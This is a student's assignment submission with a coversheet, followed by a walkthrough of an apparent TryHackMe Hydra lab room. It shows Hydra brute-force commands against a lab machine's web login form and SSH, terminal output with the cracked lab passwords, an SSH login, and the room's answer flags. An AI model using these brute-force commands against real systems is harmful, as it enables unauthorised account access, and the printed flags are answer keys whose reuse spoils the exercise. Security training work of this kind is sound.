# ASSESSMENT COVERSHEET

Attach this coversheet as the cover of your submission. All sections must be completed.

## Section A: Submission Details

| | | |
|---|---|---|
| **Programme** | : | Bachelor Of Information Technology (Hons) In Computer System Security |
| **Course Code & Name** | : | IKB21403 - VULNERABILITY ANALYSIS |
| **Course Lecturer(s)** | : | Nor Adani Kamal Mohamad Nasir |
| **Submission Title** | : | Attandance/Proof THM Hydra - Week7 for B02 |
| **Deadline** | : | Day 30 Month 04 Year 2026 Time 8:30pm |
| **Penalties** | : | • 5% will be deducted per day to a maximum of four (4) working days, after which the submission will **not** be accepted.<br>• Plagiarised work is an Academic Offence in University Rules & Regulations and will be penalised accordingly. |

## Section B: Academic Integrity

Tick (√) each box below if you agree:

- [√] I have read and understood the UniKL's policy on Plagiarism in University Rules & Regulations.
- [√] This submission is my own, unless indicated with proper referencing.
- [√] This submission has not been previously submitted or published.
- [√] This submission follows the requirements stated in the course.

## Section C: Submission Receipt

(must be filled in manually)

### Office Receipt of Submission

| Date & Time of Submission (stamp) | Student Name(s) | Student ID(s) |
|---|---|---|
| | 1 HAZIQ DANIAL BIN NOR AZAN | 52215225213 |

### Student Receipt of Submission

This is your submission receipt, the only accepted evidence that you have submitted your work. After this is stamped by the appointed staff & filled in, cut along the dotted lines above & retain this for your record.

| Date & Time of Submission (stamp) | Course Code | Submission Title | Student ID(s) & Signature(s) |
|---|---|---|---|
| | | | |

## What is Hydra?

Hydra is a pre-installed tool in kali Linux. It is used to brute force an online password. We can use Hydra to run through a list and 'brute-force some authentication service.

Hydra has the ability to brute-force the following protocols: Asterisk, AFP, Cisco AAA, Cisco auth, Cisco enable, CVS, Firebird, FTP, HTTP-FORM-GET, HTTP-FORM-POST, HTTP-GET, HTTP-HEAD, HTTP-POST, HTTP-PROXY, HTTPS-FORM-GET, HTTPS-FORM-POST, HTTPS-GET, HTTPS-HEAD, HTTPS-POST, HTTP-Proxy, ICQ, IMAP, IRC, LDAP, MS-SQL, MYSQL, NCP, NNTP, Oracle Listener, Oracle SID, Oracle, PC-Anywhere, PCNFS, POP3, POSTGRES, RDP, Rexec, Rlogin, Rsh, RTSP, SAP/R3, SIP, SMB, SMTP, SMTP Enum, SNMP v1+v2+v3, SOCKS5, SSH (v1 and v2), SSHKEY, Subversion, Teamspeak (TS2), Telnet, VMware-Auth, VNC and XMPP.

## Hydra Commands

The options we pass into Hydra depend on which service (protocol) we're attacking. For example, if we wanted to brute-force FTP with the username being user and a password list being passlist.txt, we'd use the following command:

*hydra -l user_name -P password_list.txt ftp://IP of the machine*

For the purpose of this deployed machine, here are the commands to use Hydra on SSH and a web form (POST method).

## Use Hydra to brute force molly's web password. What is flag 1?

In the terminal, input :


***hydra -l molly -P /usr/share/wordlists/rockyou.txt Machine's IP http-post-form "/login:username=^USER^&password=^PASS^:incorrect"***

It tries all the passwords from rockyou.txt and shows the correct password which in our case is [80][http-post-form] host: Machine's IP login: **molly** password: **sunshine**
so use this password to log into the webpage that is in the **Machine's IP.**

username: molly
Password: **sunshine**

```
root@ip-10-48-178-122:~# hydra -l molly -P /usr/share/wordlists/rockyou.txt 10.48.186.172 http-post-f
orm "/login:username=^USER^&password=^PASS^:F=incorrect"
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations
, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-04-29 10:16:00
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14344398), ~896525 tr
ies per task
[DATA] attacking http-post-form://10.48.186.172:80/login:username=^USER^&password=^PASS^:F=incorrect
[80][http-post-form] host: 10.48.186.172   login: molly   password: sunshine
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-04-29 10:16:04
root@ip-10-48-178-122:~#
```




**Flag: THM {2673a7dd116de68e85c48ec0b1f2612e}**

## Use Hydra to bruteforce molly's SSH password. What is flag 2?

Here you need to brute force the SSH password. So, try brute forcing ssh password with following command:
***hydra -l molly -P /usr/share/wordlists/rockyou.txt ssh://Machine's IP***
Now here you will again get a valid password in highlighted text
**username : molly**
**Password : butterfly**
Now, think for a while and you will get to a point that the flag must be in the machine so you must login via SSH. so login to the machine using SSH:
***ssh molly@Machine's IP***
now type "Yes" if it asks you whether you want to continue.
Enter the password, i.e: **butterfly**

```
root@ip-10-48-178-122:~# hydra -l molly -P /usr/share/wordlists/rockyou.txt 10.48.186.172 -t 4 ssh
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for
 illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-04-29 10:25:07
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344398 login tries (l:1/p:14344398), ~3586100 tries per t
ask
[DATA] attacking ssh://10.48.186.172:22/
[22][ssh] host: 10.48.186.172   login: molly   password: butterfly
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-04-29 10:26:04
root@ip-10-48-178-122:~#
```

```
root@ip-10-48-178-122:~# ssh molly@10.48.186.172
The authenticity of host '10.48.186.172 (10.48.186.172)' can't be established.
ECDSA key fingerprint is SHA256:MDSr0HntWJQpfoWI/gymnJeI84hyEEQ1O/yNvB+ZoxM.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.48.186.172' (ECDSA) to the list of known hosts.
molly@10.48.186.172's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-1083-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Wed 29 Apr 2026 09:34:43 AM UTC

  System load:  0.0                Processes:             108
  Usage of /:   18.3% of 14.47GB   Users logged in:       0
  Memory usage: 20%                IPv4 address for ens5: 10.48.186.172
  Swap usage:   0%

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

7 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy
 settings


Last login: Tue Dec 17 14:37:49 2019 from 10.8.11.98
```

Now when you get logged in, try
***ls***
so there is a file **flag2.txt**
Now cat the file, i.e : **cat flag2.txt**
And : THM{c8eeb0468febbadea859baeb33b2541b}

```
molly@ip-10-48-186-172:~$ ls
flag2.txt
molly@ip-10-48-186-172:~$ ls
flag2.txt
molly@ip-10-48-186-172:~$ cd flag2.txt
-bash: cd: flag2.txt: Not a directory
molly@ip-10-48-186-172:~$ cat flag2.txt
THM{c8eeb0468febbadea859baeb33b2541b}
molly@ip-10-48-186-172:~$
```

**Flag: THM{c8eeb0468febbadea859baeb33b2541b}**

Answer the questions below

Use Hydra to brute-force molly's web password. What is the value of flag 1?

THM{2673a7dd116de68e85c48ec0b1f2612e} ✓ Correct Answer

Use Hydra to brute-force molly's SSH password. What is the value of flag 2?

THM{c8eeb0468febbadea859baeb33b2541b} ✓ Correct Answer